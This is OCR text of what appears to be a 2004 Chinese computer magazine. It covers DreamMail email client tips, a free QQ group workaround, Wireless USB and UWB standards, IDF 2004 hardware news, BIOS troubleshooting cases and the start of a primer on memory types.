安装后运行，选择"以前没有使用过梦幻快车，自动建立新的邮件数据库文件"，点击"确定"按钮后会弹出"邮件账号向导"，输入想在发送邮件中显示的名字、账号后，DreamMail会自动检索并设置POP3/SMTP服务器(见图1)，实在是体贴入微。



图1 正确率非常高

挑战2:周到的自动升级

如果出现了新版本，DreamMail会自动弹出窗口让你选择升级，十分方便。

挑战3:匿名发送邮件

要用E-mail给老板提点意见或让MM得到意外的惊喜，不想让他(她)知道这个邮件到底是谁发送的，用DreamMail匿名发送就行:点击工具栏上的"写邮件"，然后单击"邮件→匿名发送"菜单，选择或输入发送的匿名身份后，点击"发送"即可(见图2)。




图2 经测试发现不能匿名发送给@sina.com.cn、@hotmail.com和同域名的邮箱

挑战4:自定义动态滚动新闻

打开DreamMail就能看到屏幕上面有一个"滚动新闻条"，可以十分轻松地了解当天的最新新闻，默认的新闻来自新浪网的新闻频道。你也可以自己定制所需的网站:点击滚动条左边的红色向下箭头，选择"选项→定制"，会用"记事本"打开News.ini文件，更改网址即可。

挑战5:邮件来源跟踪

使用显IP地址的QQ可以知道QQ好友目前在何处，DreamMail同样可以获知每一封信的发送地(见图3)。

挑战6:看邮件时拒绝广告侵扰

烦人的广告总是在你聚精会神地看邮件时跳出来，点击"查看→禁止阅读时弹出广告窗口"，问题就解决了。



图3 MM可以从你的邮件了解你的去向哟

挑战7:最酷的闪屏我来选

电子邮件客户端软件如果能像QQ一样有众多可选的皮肤，那该多酷！DreamMail不仅有许多可选闪屏，而且还支持自定义闪屏。进入DreamMail的安装目录，新建目录skins(若有则跳过)，然后将自己想设定为闪屏的BMP图片命名为cover.bmp即可。闪屏大全:http://www.dreammail.org/photo.asp。

小编有话说:DreamMail除了具有上述特色好功能外，还具有常用的通讯录、远程邮箱管理、模板、签名、特快专递和垃圾邮件防范等功能，实在是非常值得一用！CF [WL07]

QQ固定群免费送给你

■辽宁 李松林

QQ的非会员用户无法创建固定群，只能创建临时群，给我与网友们群聊带来了很大不便，难道天下真的没有免费的午餐吗？非也，今天就带着大家品尝一下。

Step 1 进入腾讯的QQ校友录http://school.qq.com/index.shtml?PcacheTime=1075902056，用自己的QQ号和密码登录。

Step 2 单击"个人资料"，填写真实姓名、电子邮件等一些必要的资料之后，单击"确定"。

Step 3 在"关键字搜索学校"中，分别选择省份、城市、类别以及关键字，然后单击"搜索"按钮(见图1)。



图1

Step 4 在搜索结果的"学校列表"中选择你所在的学校，然后在"注册新班级"中输入班级名称和入学年份，单击"确定"按钮，马上就会收到系统发来的创建成功的消息，而且你还是管理员哟(见图2)！CF [WL08]



图2

小提示

如果查找的学校列表是空的，也就是说没有你要找的学校该怎么办呢？没关系，创建一个就行，总要有前人种树才会有后人乘凉呀^_^。新创建的学校需要在24小时以后才可激活。

海阔凭鱼跃 无线任我飞

——Wireless USB将彻底摆脱有线的束缚

■福建 昔时昔日

2004年2月18日，英特尔在美国旧金山举办的“Intel Developer Forum Spring 2004”(2004年春季英特尔开发者论坛，简称IDF 2004)上宣布，已结成相关公司制定了无线USB规格“Wireless USB”和UWB(Ultra Wide Band)超宽带近距离高速通信技术。这两项技术有可能成为领导无线接口标准和近距离无线网络的技术。

Wireless USB是USB 2.0的无线版

你想在家中抛开线缆，随心所欲享受数码家庭应用的乐趣吗？在当今社会，线缆在某些方面的的确确成为一种限制，比如在电脑和网络产品上。与当初从有线的电话机发展到无线的移动电话一样，如今的USB 2.0设备也开始从有线时代朝无线时代发展了。

Wireless USB(无线USB)接口技术是定位于目前USB 2.0的无线版。Wireless USB接口技术在4m内的数据传输率能够达到480Mbps，而在10m距离上能够实现110Mbps的数据传输率。从峰值数据传输率来说，与现有的USB 2.0相同，比IEEE 1394的400Mbps数据传输率要高。

Wireless USB最大的特色是“无线”，这是目前的USB 2.0和IEEE 1394设备无法比拟的。此外，Wireless USB技术比起现在的有线USB技术另一个特点是强化了对流媒体数据传输的性能。

在IDF 2004上，英特尔现场演示Wireless USB 2.0。物理层传输方式采用了UWB超宽带无线技术。会场上使用以色列Wisair开发的UWB收发系统以无线方式传输，使用日立制作所的摄像一体型VTR拍摄的图像(见图1)。两台收发系统之间的距离在1m左右。


图1 使用以色列Wisair传输系统，数据传输速度高达480Mbps

NEC也在IDF 2004中演示了Wireless USB 2.0系统，将影像信号通过Wireless USB系统在屏幕上流畅显示。此次，NEC共进行了两种演示：一是打开并播放位于几米外的硬盘中保存的视频影像文件(见图2)，再一个是通过无线方式在打印机上打印文件(见图3)。从中我们可以看出，无论什么应用，Wireless USB均可像直接接入个人电脑的USB设备一样进行操作。


图2 传送保存在几米外的硬盘中的视频流


图3 通过无线方式进行打印

UWB将领导短距离传输技术?!

英特尔此次在IDF 2004中力推UWB(Ultra Wide Band)超宽带无线技术，同时也宣布与多家大厂共同组建Wireless USB Promoter Group(无线USB促进联盟)。UWB超宽带无线技术介于蓝牙与IEEE 802.11之间，可让数码家庭应用中的PC与家电产品或是周边设备相互以无线方式传输数据，替代目前的USB 2.0、IEEE 1394等有线传输技术和蓝牙短距离传输技术。

UWB规格的传输速度达到480Mbps，是蓝牙的100倍左右，是基于许多数字电子产品出现后，对无线个人局域网(Wireless Personal Area Network, WPAN)需求日益提升而提出的传输技术，最终目的是要让机顶盒、数字电视、LCD显示器、MP3播放机、PC、掌上电脑、数码相机和数码摄像机等数码影音产品都可通过UWB无线网络相互传输数据。

由于市场看好UWB将打通数码家庭应用最关键的设备与设备近距离数据传输功能，这将带来庞大商机，因此英特尔与德州仪器结盟，企图主导UWB的规格走向，而通讯芯片大厂摩托罗拉则是并购UWB芯片领导厂商XtremeSpectrum，与Intel相互抗衡。

Intel推动的规格是属于MultiBand OFDM Alliance(MBOA)所支持的多频段OFDM架构，此次添加无线USB促进联盟的成员包括:Agere、惠普、微软、NEC、飞利浦与三星，在与德州仪器联盟之外，英特尔再取得多家信息与家电大厂支持，将对取得UWB的领导地位具有关键影响力。

其他无线传输标准简介

目前，常见的无线传输标准还有：WLAN、蓝牙、HomeRF和IrDA。

1.WLAN

苹果公司是最早在个人电脑中配备WLAN(无线局域网)功能的，是苹果引领消费者个人电脑进入了使用WLAN的时代；此后以美国IBM为首的著名制造商纷纷推出各自的无线战略，为普及WLAN做出了巨大贡献。如今，WLAN市场特别是IEEE 802.11b产品的市场在此后获得了快速发展。WLAN主要有四种标准:IEEE 802.11、IEEE 802.11b、IEEE 802.11a、IEEE 802.11g。

■IEEE 802.11:IEEE 802.11是IEEE制定的一个无线局域网标准。IEEE 802.11主要限于数据存取，数据传输率最高只能达到2Mbps。

■IEEE 802.11b:IEEE 802.11b(也称

"Wi-Fi")使用2.4GHz频段的电波，可以在以接入点为中心的半径约45m距离内实现设备间的通信。最大数据传输率为11Mbps(实际的数据传输率在5Mbps左右)，使用动态速率转换，当射频情况变差时，可将数据传输率降低为5.5Mbps、2Mbps和1Mbps。且当工作在2Mbps和1Mbps数据传输率时可向下兼容IEEE 802.11。

■ IEEE 802.11a:IEEE 802.11a(也称"Wi-Fi5")的后缀虽为"a"，但却是IEEE 802.11b的后续规格。IEEE 802.11a的通信速度快，最大数据传输率为54Mbps。由于使用5GHz频带的电波，因此传输损失较大，具有未经许可无法在户外使用、很难通过墙壁等缺点。另外，IEEE 802.11a存在不能与IEEE 802.11b兼容的缺点。

■ IEEE 802.11g:IEEE 802.11g是在IEEE 802.11a之后亮相的规格。与IEEE 802.11b相同，使用2.4GHz频段，可以在以接入点为中心的半径约15m距离内实现设备间的通信。不过数据传输率却与IEEE 802.11a相同，可以达到54Mbps。IEEE 802.11g可兼容IEEE 802.11b，即使从IEEE 802.11b的无线网卡也可以访问IEEE 802.11g的接入点(此时的数据传输率为11Mbps)。

2.蓝牙

蓝牙的英文名称为"Bluetooth"，学名为"IEEE 802.15"，是一种开放性短距离无线通信技术标准。蓝牙是面向移动设备间的小范围连接，其本质可以说是一种代替线缆的技术。它很容易穿透障碍物，具有较高的抗干扰能力，可实现全方位的语音与数据传输。蓝牙同IEEE 802.11b一样，使用2.4GHz频段，采用跳频扩频技术。以2.45GHz为中心频率，来得到79个1MHz带宽的信道。在发射带宽为1MHz时，其有效数据传输率为721kbps。蓝牙支持点对点和点到多点的连接，使用无线方式将多个蓝牙设备联成一个微微网，多个微微网又可互连成特殊分散网，形成灵活的多重微微网的拓扑结构，从而实现各类设备之间的快速通信。

你知道吗？

蓝牙名字的由来

Bluetooth原为一千多年前的某个丹麦皇帝的名字，他为四分五裂的瑞典、芬兰、丹麦的统一建立了不朽的功勋。瑞典的Ericsson为这种无线技术采用此名称，希望能一统天下。其原本含义也许已经无法得知，但按照英文字面翻译的'蓝牙'已经为大家所接受，这是一颗作用巨大的小牙齿，还是会吞噬蓝天，占尽无线天空。

3.HomeRF

HomeRF无线标准是由HomeRF工作组开发的，旨在家庭范围内，使计算机与其他电子设备之间实现无线通信的开放。HomeRF是IEEE 802.11与DECT的结合体，使用开放的2.4GHz频段。2FSK调制方式下，峰值数据传输率为1Mbps；4FSK调制方式下，可达2Mbps。在新的HomeRF 2.X标准中，峰值数据传输率达到10Mbps。不过由于HomeRF在抗干扰等方面相对其他技术而言尚有欠缺，因此注定没有广泛的应用前景。

4.IrDA

IrDA是大家较早接触到的无线传输标准，在几乎所有的主板(从Pentium主板开始至今)、笔记本电脑、手机、打印机等产品上都可以看到IrDA的身影。简单地说，IrDA是一种利用红外线进行点对点通信的技术，是由Infrared Data Association(红外线数据标准协会)制订的一种无线协议。现行的IrDA峰值数据传输率为最新VFIR的16Mbps，相比原来FIR的4Mbps快了4倍。接收角度也由传统的30度扩展到120度。


IrDA硬件及相应软件技术都比较成熟，具有一定的市场优势。目前，全世界有5000万台设备采用IrDA技术，大多数的笔记本电脑及一些外设都带有IrDA接口。IrDA最大的缺点是不具穿透性，且IrDA设备的核心部件——红外线LED是一种不耐用的器件，频繁使用会令其寿命大大缩短。由于其技术的原因，终不能成为无线传输技术的标准。

小编有话说：正如我们上面看到的，Wireless USB和UWB以它高速和极具弹性的应用方式已经吸引了整个IT产业的目光，我们期待产品能早日上市，这样我们就可以尽快体验这两项新技术了。 CF [YJ01]



从IDF 2004上，我们了解到关于下一代Pentium M处理器（即Pentium M Ⅱ）的消息。Pentium M Ⅱ将采用完全不同于Banias的内核设计，和Pentium M不同，Pentium M Ⅱ将着力于性能提升，而非省电。Pentium M Ⅱ内核的研发代号是"Merom"，预计性能将比同频Banias即Pentium M提升20%～30%。Pentium M Ⅱ将在2006年推出，中间还有过渡产品Pentium M Dothan（90纳米制造工艺）。Pentium M Ⅱ将采用65纳米制造工艺，Intel同期还将推出Pentium M Ⅱ的桌面处理器版本，研发代号为"Conroe"，采用和Pentium M Ⅱ相同的总线。

FB-DIMM和DDR Ⅱ将成为未来Intel平台的新标准。对于DDR Ⅱ大家是比较熟悉的，而Fully Buffered DIMM (FB-DIMM）是由JEDEC❶所制订的标准，这也是下一代内存产品的发展方向。其实FB-DIMM主要由Intel推动，该设计就是为了将Hub和缓存加入到内存当中以提升带宽，同时也可令内存和北桥或CPU中内存控制器之间的数据延迟时间缩短。



Intel也已经宣布将在明年正式启用FB-DIMM内存（见图）。

目前，三星准备推出SpinPoint系列的2.5英寸MP0402H硬盘，容量为40GB，采用ATA/100接口。该款硬盘采用5400转、8MB缓存、12ms寻道时间，并且采用GMR(Giant Magneto-Resistive，巨磁阻)磁头。紧接着，三星还将推出30GB MP0302H、60GB MP0603H和80GB MP0804H三种型号。

名 词 解 释

❶ JEDEC

JEDEC（电子工程设计发展联合会议）是由一群从事设计、发明的制造业(尤其与内存相关)业者组成的团体。一般内存厂商所生产的内存产品大多以JEDEC所制定的标准为基础。因此JEDEC的标准成为内存规格极重要的指针。 CF [YJ02]

"蓝色禁区"的绿色通道

——BIOS设置程序帮你快速解决故障

■ 福建 缺氧的鱼

BIOS设置程序有什么作用？我想大家肯定会回答出一大串答案，但很多人可能没想到这个"蓝色禁区"还能帮我们快速解决电脑故障。虽然很多菜鸟都认为BIOS设置程序犹如Windows的注册表一样神秘，总以为只有老鸟、大虾才会调教CMOS参数，实际上不管你是菜鸟还是老鸟，都能轻松驾驭BIOS设置。下面以技嘉GA-8I848P主板为例，不同主板的CMOS参数的设置项目可能会有一些差异，大家可参照类似的项目进行设置。

一、经典案例大放送

1.超频造成不能开机

故障案例：对CPU进行超频后，重启却出现了黑屏故障。而且现在大多数主板都是软跳线设计的，也就是只能在开机后进入BIOS设置程序才能更改CPU频率设置。这时该如何恢复CPU的原始频率呢？

解决之道：一般可以采用两种方法来解决CPU超频后电脑不能启动的问题。

(1)按下机箱上的Power按钮开启电脑的同时，按住键盘上中右侧控制键盘区上的"Insert"按键，大多数主板都将这个按键设置为让CPU以最低频率启动并进入BIOS设置程序。如果不奏效，可以按"Home"按键代替"Insert"按键试试。成功进入BIOS设置程序后，在主菜单中选择"Frequency/Viltage Control"(频率/电压控制)，将"CPU Host Clock Control"(CPU主频控制)设置成"Disabled"，或将下级的"CPU Host Frequency (MHz)"(CPU外频)调节成适当的频率(见图1)。




图1

(2)如果第一种方法无法实现，可按照主板说明书提示，打开机箱，找到主板上控制CMOS芯片供电的3针跳线，将跳线改插为清除状态，清除CMOS参数同样可以达到让CPU以最低频率启动的目的。启动电脑后可以进入BIOS设置程序，重新设置CMOS参数。

> 小提示
>
> 超频引起软驱故障
>
> 超频时，如果CPU锁了倍频，就只能通过外频进行超频，比如：将系统外频从66MHz超频到83MHz。这么一来，PCI总线频率也会随之提高，由原来的33MHz提升到41.5MHz。由于软驱工作时也一样走PCI总线，如果主板本身没有调节PCI工作频率的功能，那么很可能就会出现软驱无法读取软盘或在读取时直接死机等故障。此时，如果有更新的BIOS版本，并提供调整PCI频率的功能，那么可升级BIOS，然后将PCI工作频率降至33MHz。

2.BIOS设置为何会失效

故障案例：开机启动画面出现"CMOS checksum error - Defaults loaded"提示，屏幕下方显示按F1继续，或按Del重新设置CMOS。如果选择F1继续，当计算机开机之后时间就会被调整为1997年1月1日12:00(或其他日期)。

解决之道：这说明CMOS参数有问题，一般是开机后BIOS自检时，发现设置值与实际设置不符便会出现此提示。这时应在开机自检时，按"Del"按键进入BIOS设置程序，然后选择"Load Optimized Defaults"(载入优化的缺省设置)进行恢复(见图2)。如果还是不能解决问题，可能是主板上的钮扣电池失效，请将主板上圆型的钮扣电池换颗新的试试。



图2

3.接上电源，电脑会自启动？！

故障案例：连接电源线，并打开机箱后方的电源开关后便会激活电源。而一般在正常情况下，电源应在按下前方Power按钮后才激活。

解决之道：请查看主板上的Soft Power On接脚是否短路，导致激活后方电源开关就直接激活电源。如果主板上没有此跳线，那么在开机自检时，按"Del"按键进入BIOS设置程序，进入"Power Management Setup"(省电功能设置)主菜单，将"AC BACK Function"设置成"Soft-Off"(见图3)。这样的话，只有按下机箱前面板的Power按钮才能启动电脑。



图3

4.有电话打进，电脑会自启动？！

故障案例：如果是在打开Modem电源但关闭计算机电源的情况下，当有电话进来时，机箱电源就会激活；或是没有打开Modem电源开关，当打开Modem时，机箱电源就会激活。

解决之道：这是由于在BIOS设置中设置成Modem唤醒的缘故。开机自检时，按"Del"按键进入BIOS设置程序，进入"Power Management Setup"(省电功能设置)主菜单，将"Modem Ring On/Wake On Lan"设置成"Disabled"(见图4)，即可关



图4

闭Modem对系统的唤醒功能。

5.主板喇叭警钟长鸣

故障案例：开机后，主板喇叭发出“嘀”长鸣声。

解决之道：首先打开机箱，并开启电脑，查看机箱当中的风扇是否安装妥当并运转正常。如果正常，可能是主板的测温装置设计上有问题，或是BIOS设置程序的“PC Health Status”（电脑健康状态）下设置有问题，当中主要是显示系统自动检测的电压、温度及风扇转速等相关参数，并设定超负荷时发出警报和自动关机。在开机自检时，按“Del”按键进入BIOS设置程序，进入“PC Health Status”（电脑健康状态）主菜单，将“CPU Warning Temperature”（CPU温度监控）设置比原来的设置值高一二级或直接设置为“Disabled”（见图5）。



图5

6.解决电脑运行速度过慢

故障案例：电脑使用的CPU主频达到Pentium Ⅲ 1.3GHz，运行速度却比别人赛扬800MHz的电脑还要慢。

解决之道：要想提高CPU的性能，CPU的一级缓存和二级缓存必须打开。开机自检时，按“Del”按键进入BIOS设置程序，进入“Advanced BIOS Features”（高级BIOS功能设置）主菜单，将“CPU L1 & L2 Cache”（CPU的一级和二级缓存）设置成“Enabled”，这样就能加速CPU的访问速度了。

> 小提示
>
> 老主板的CMOS参数可能将这项设置变成了两项：“CPU Internal Cache”和“External Cache”或者是“CPU L1 Cache”与“CPU L2 Cache”。大家要注意，最早的赛扬是没有二级缓存的，所以L2 Cache功能要不要开启都无所谓。新的主板BIOS往往取消此设置项，笔者所使用的技嘉GA-8I848P主板就没有提供此设置项。

7.开机不能进入BIOS设置也不能从A驱启动

故障案例：开机后，屏幕提示为“CMOS System options not set, CMOS display Type mismatch, Run set utility .Press <F1> to Resume”。按F1后，屏幕字符显示“on board parity error addr(hex)=(0000：0002)，system halted”后死机，再开机不能进入BIOS设置程序，也不能从A驱启动。

解决之道：这是BIOS设置程序中校验出错产生的问题。打开机箱，按照主板说明书的图示对CMOS电池进行放电，接着恢复原样。重新开机后，按“Del”按键即可进入BIOS设置程序，然后把校验(Parity)功能关闭，以后就不会再有此问题了。

8.电脑进入休眠状态后就死机

故障案例：电脑只要进入休眠状态就死机。

解决之道：这种情况一般出现在BIOS支持硬件电源管理功能的主板上。并且是既在BIOS设置程序中开启了硬件控制系统休眠功能，又在Windows中开启了软件控制系统休眠功能，从而造成电源管理冲突。此时可在开机自检时，按“Del”按键进入BIOS设置程序，进入“Power Management Setup”（省电功能设置）主菜单，将“PME Event Wake Up”设置成“Disabled”（见图6），即可关闭BIOS的电源管理事件唤醒功能。



图6

9.不同规格的内存条混用造成系统不稳定

故障案例：在i848主板上使用800MHz FSB的Pentium 4处理器，并将DDR333和DDR400内存混用，系统经常出现蓝屏或死机现象。

解决之道：如果同是SDRAM或DDR SDRAM内存一般可以混合使用，但前提条件是必须执行它们之间共同相符合的电气特性。否则有时会造成BIOS误检测，并可能造成读取的资料发生错误造成系统不稳定或无法开机，内存电气特性差异越大时问题越严重。如果电气特性差异不大，可以进入BIOS设置程序更改有关内存的参数，但多少会降低性能。此时可在开机自检时，按“Del”键进入BIOS设置程序，进入“Frequency/Viltage Control”（频率/电压控制）主菜单，将“Memory Frequency For”由“Auto”改为“1.6”（见图7），表示当前端总线频率为800MHz时，内存工作频率为外频的1.6倍，即320MHz。



图7

> 小提示
>
> 最好别用Windows下的BIOS刷新工具
>
> 尽管目前有不少主板厂商提供了Windows下的BIOS刷新工具，但我们奉劝大家最好还是老老实实在DOS下刷新，因为已经有很多案例证明在Windows下刷新BIOS很容易造成刷新失败，特别是Intel原装主板。

10.提高AGP显卡的传输速率

故障案例：买了一块好显卡，安装好驱动程序和最新版DirectX 9.0b后，却发现游戏的性能并没有提高多少。

解决之道：不要老是抱怨显卡不好，说不定是你没将AGP 4X模式打开哟！建议到“Advanced BIOS Features(高级BIOS设置)”中检查一下“AGP Device 4X Support(支持AGP 4X设备)”是不是已设置为“Enabled”，表示设置AGP显卡是以AGP 4X模式工作。另外，还可以将“AGP Graphics Aperture Size”设置AGP显卡的显示内存大小，一般设为“128MB”，根据显卡的显存大小而定。但笔者这块主板却没有此项设置。如果是板载显卡，可以在“Advanced BIOS Features”（高级BIOS设置）设置“On-chip Frame Buffer Size”的显示内存大小（见图8）。




图8

11.关闭板载AC'97声卡

故障案例：现在的主板都板载AC'97声卡，接上外接的声卡时，系统出现硬件冲突问题。

解决之道：如果你觉得主板自带的AC'97声卡的音效不大好，而想通过外接的形式，那么就需要在开机自检时，按“Del”键进入BIOS设置程序，进入“Integrated Peripherals”(综合外部设备设置)主菜单，将“AC97 Audio”设置为“Disabled”进行屏蔽(见图9)。

USB Keyboard Support	[Disabled]
USB Mouse Support	[Disabled]
AC97 Audio	[Auto]

图9

小提示

如果此菜单下还有“AC97 Modem”设置项目，也要设置为“Disabled”。

12.解决盘符交错问题

故障案例：如果是Windows 95/98/Me，在添加第二块硬盘时，由于操作系统本身的局限性，无法自动识别硬盘顺序，往往会出现硬盘盘符交错的现象。何为“盘符交错”？假设你的第一块硬盘原来有C、D、E三个分区，分别标记为C1、D1、E1，第二块硬盘也有C、D、E三个分区，分别标记为C2、D2、E2。若不采取措施，安装双硬盘后，硬盘六个分区的顺序将为C(C1)、D(C2)、E(D1)、F(E1)、G(D2)、H(E2)。原来第一硬盘的D、E分区变成了E、F盘，在C、E盘之间嵌入了第二硬盘的C分区，这就是“盘符交错”。双硬盘盘符的排序规则是：第一块硬盘的主分区、第二块硬盘的主分区、第一块硬盘的逻辑分区、第二块硬盘的逻辑分区。

解决之道：如果想在Windows 98中解决双硬盘的盘符交错问题，那么可在开机自检时，按“Del”按键进入BIOS设置程序，进入“Standard CMOS setup”(标准CMOS设置)主菜单，将需要屏蔽的IDE硬盘所在的通道(Primary Master、Primary Slave、Secondary Master或Secondary Slave)设为“None”(见图10)。

▸IDE Primary Master	[None]
▸IDE Primary Slave	[None]
▸IDE Secondary Master	[None]
▸IDE Secondary Slave	[None]

图10

这样做的优点是：如果在两块硬盘的主DOS分区分别装有不同的操作系统，可以通过改变CMOS参数激活其中的一个硬盘，屏蔽另一个硬盘，从而启动相应的操作系统，而且硬盘无需重新跳线。但是缺点也是显而易见的，那就是在纯DOS下无法看到被BIOS屏蔽的硬盘。

13.CMOS参数设置不当导致硬盘不能启动

故障案例：新买的一块硬盘BIOS能够正确检测到硬盘，但在启动时出现“Disk Boot Failure, Insert System Disk And Press Enter”的提示。当用软盘引导电脑后，能正确读写硬盘。

解决之道：这说明故障原因不在硬盘上，应该是BIOS设置程序中的错误设置造成。开机自检时，按“Del”键进入BIOS设置程序，进入“Advanced BIOS Features”(高级BIOS设置)主菜单，发现“Second Boot Device”(第二个启动设备)设置为“HDD-1”，要将其改为“HDD-0”。这是因为HDD-1是指有两块或两块以上的硬盘时的第二块硬盘，在只有一块硬盘的情况下，只能选择HDD-0。

二、几个需要特别注意的设置

1.HDD S.M.A.R.T Capability

“S.M.A.R.T”是英文“Self Monitoring Analysis And Reporting Technology”的缩写，意为“自我监测、分析、报告技术”，一般情况下建议你将其打开，从而在硬盘出现损坏前能够及时收到警告。但由于在网络环境中，S.M.A.R.T会自动发送一些未经监测的数据包到硬盘中，它们是不被操作系统允许的操作，因此会导致电脑莫名其妙地重启，因此如果你的电脑连接在网络上，并且经常遇到自动重启或死机故障，那么请将这个选项设置为“Disabled”。

2.Delay IDE Initial(Sec)

功能为延迟IDE的初始化，这个我们已经在上期“特别话题”中介绍过，如果你的硬盘比较古老，并且出现了开机找不到硬盘或给出诸如“Primary master hard disk fail”的错误提示，那么应在这里将初始化时间增大，建议逐个数值地增加、测试。

3.Video BIOS Shadowing

视频BIOS映射，启动此设置后，显卡BIOS部分内容将被复制到系统内存中，从而让处理器再需要访问显卡的BIOS时，可以直接通过访问内存来完成，这种技术通常被称为“映射”。但目前Windows 9X/2000/XP通过显卡驱动程序，而不必通过显卡BIOS就能直接控制显卡工作，并通过驱动程序将自己的命令集提供给CPU和其他应用程序。在这种情况下，显卡BIOS的作用仅在开机时使显卡进入工作。所以映射显卡BIOS纯粹是浪费系统内存资源的行为。

不过，如果你要运行某些古老的DOS游戏，那么可能需要开启此功能，否则游戏速度会受影响。

小提示

微软专家称，不管是何种设备的BIOS，如果启用映射功能，将不会带来任何性能的提高，它的作用仅仅是浪费更多系统内存。

4.这些缓冲不用要

在BIOS中还可以设置一些缓冲，不过，我们建议最好将它们关闭掉，因为这些设置不仅会浪费二级缓存，影响系统性能，而且还可能因为有程序要写入缓冲所占用的内存区域造成系统崩溃。

(1)System BIOS Cacheable(系统BIOS缓冲)：现在Windows在进入后就不再需要访问系统BIOS了，因此建议将其设置为“Disabled”。

(2)Video BIOS Cacheable(视频BIOS缓冲)：操作系统可以绕过显卡BIOS直接访问显卡，因此建议将其设置为“Disabled”。

(3)Video RAM Cacheable(视频内存缓冲)：操作系统很少会请求视频内存，并且显示内存的速度要大大快于系统内存，因此建议将其设置为“Disabled”。CF [YJ03]



你是我记忆的源泉
——内存综述

■ 福建　包日晓

随着应用软件所需使用的电脑资源越来越大，电脑运算速度也越来越快。电脑运算速度的快速，不仅是通过CPU主频的提升，也随着内存规格的演进而有所发展。不过对于处理一般工作的用户而言，若想要获得电脑性能的明显提升，增加可使用内存的资源会比更换一颗高主频的CPU来得明显。

晋级第1关：内存的工作原理

1.内存确定读写地址的工作原理

主板上的内存主要负责的工作便是存取资料，就好像学校教过的课程一样，在我们要查出地图上的某一个位置时，我们会先瞧瞧地图上的横轴，再查查地图上的纵轴，按照地图上的索引信息，分别查出横轴与纵轴交叉的位置，也就是我们所想要查询的位置。内存在电脑内部的操作也是一样，它必须先接受中央处理器的指令，并寻找它所要储存与读取资料的地方，而这个地方正是内存工作的重头戏。

首先，系统在找出存取资料的位置时（这个操作称为“寻址”），它先定出横坐标（也就是“列地址”）再定出纵坐标（也就是“行地址”），这就好像在地图上画个十字标记一样，非常准确地定位出这个地方。对于电脑系统而言，找出这个地方时还必须确定是否位置正确，因此电脑还必须判读该地址的信号，横坐标有横坐标的信号（也就是RAS信号，Row Address Strobe），纵坐标有纵坐标的信号（也就是CAS信号，Column Address Strobe），最后再进行读或写的操作。

因此，内存在读写时至少必须有五个步骤：分别是画个十字（内有定地址两个操作以及判读地址两个信号，共四个操作）以及或读或写的操作，才能完成内存的存取操作。

2.内存数据传输的工作原理

接下来，笔者再向大家说明内存与CPU之间的关系。首先向各位解释的是一些简单概念：由于CPU是电脑的心脏，资料必须通过CPU来处理，而处理过程中程序指令也是由CPU解释后才能工作。因此，CPU必须同时处理许多资料而且不能搞混处理资料的程序，因此在实际运行时CPU必须搭配内存的资料储存功能，才能将处理程序整理得有条不紊，而这与CPU搭配的内存便是所谓的系统主内存，或称为随机存取内存。

主内存与CPU这两者之间的关系，就好像是一个多功能的抽屉。CPU会使用内存作为资料储存区，CPU的计算结果与程序指令也都放在这里，如果程序执行需要的话，便可以取用放在内存内的资料。因此，内存就好像一个抽屉，开开关关的目的都是为了将资料有条不紊地放进抽屉里，等到CPU有需要时，再从抽屉中寻找资料来使用，或是先将一部分的运算结果先放进抽屉中，等后来运算时，再将先前置于抽屉内的资料抽出来使用，如此便不会占用CPU的运算范围，让CPU的功能发挥到极致。

为了储存资料，或是从内存内部读取资料，CPU都会为这些读取或写入的资料编上地址（也就是前面所说的十字寻址方式），这个时候，CPU会通过地址总线将地址送到内存，然后数据总线就会把对应的正确资料送往CPU，丢回去给CPU使用。

所以，我们又发现在CPU与内存之间，有两种传输资料的总线存在：Address Bus（地址总线）和Data Bus（数据总线）。这两个总线的主要目的便是在内存与CPU之间传递资料使用。

3.内存的读取时间

简单来说，内存性能最重要的就是CPU读取内存内资料时的读取时间。因此，这一次来讨论内存的读取时间。

所谓读取时间，指的是CPU读取内存内资料的过程时间，也称为总线循环（Bus Cycle）。从CPU发出指令给内存时，便会要求内存取用特定地址的特定资料，内存响应CPU后便会将CPU所需要的资料送给CPU，一直到CPU收到数据为止，便成为一个读取的流程。因此，这整个过程简单地说，便是CPU发出读取指令，内存回复指令，并发回资料给CPU的过程。

我们常说的60ns（纳秒，或称为毫微秒，为10亿分之一秒）就是指上述的过程所花费的时间，而ns便是计算运算过程的时间单位。我们可以从内存的规格里查到内存的读取时间为多少，当然越快速且越稳定的产品，便是越好的产品。

晋级第2关：内存种类何其多

内存种类繁多，主要分为非挥发性与挥发性两大类：一类是非挥发性（Nonvolatile）内存，主要特性为即使掉电，内存内部的储存资料仍会保留不受影响，如ROM（Read Only Memory，只读存储器）与Flash Memory（闪存）等；另一类是挥发性（Volatile）内存，主要特性为掉电后，内存内部资料也会跟着消失，这类内存又分为DRAM（Dynamic RAM，动态随机存取内存）与SRAM（Static RAM，静态随机存取内存）。DRAM需要靠不断补充电源来保存资料，也就是我们一般所说的内存；SRAM则不需要靠不断补充电源即可保存资料，速

度也比DRAM快，为主板上Cache(高速缓存)的主要来源。

从电脑诞生开始，内存种类的发展真可谓千变万化。大家要想真正了解“内存”，就不是一件很容易的事。因此，下面先着重介绍内存的种类及其外观，好让大家对它们进行分辨。内存发展到现在，最常见的有：FPM RAM、EDO RAM、SDRAM、DDR SDRAM、RDRAM几种。从外观上看，它们之间的差别主要在于长度和引脚的数量，以及引脚上对应的缺口(见图1)。




图1

1.FPM RAM(Fast Page Mode RAM)

在286、386时代，当时使用的是30pin的FPM RAM内存，容量只有1MB或2MB。而486及少数586电脑也使用72pin的FPM RAM内存，使用5V工作电压，内存带宽为32位，速度基本都在60ns以上。

2.EDO RAM(Extended Data Out RAM)

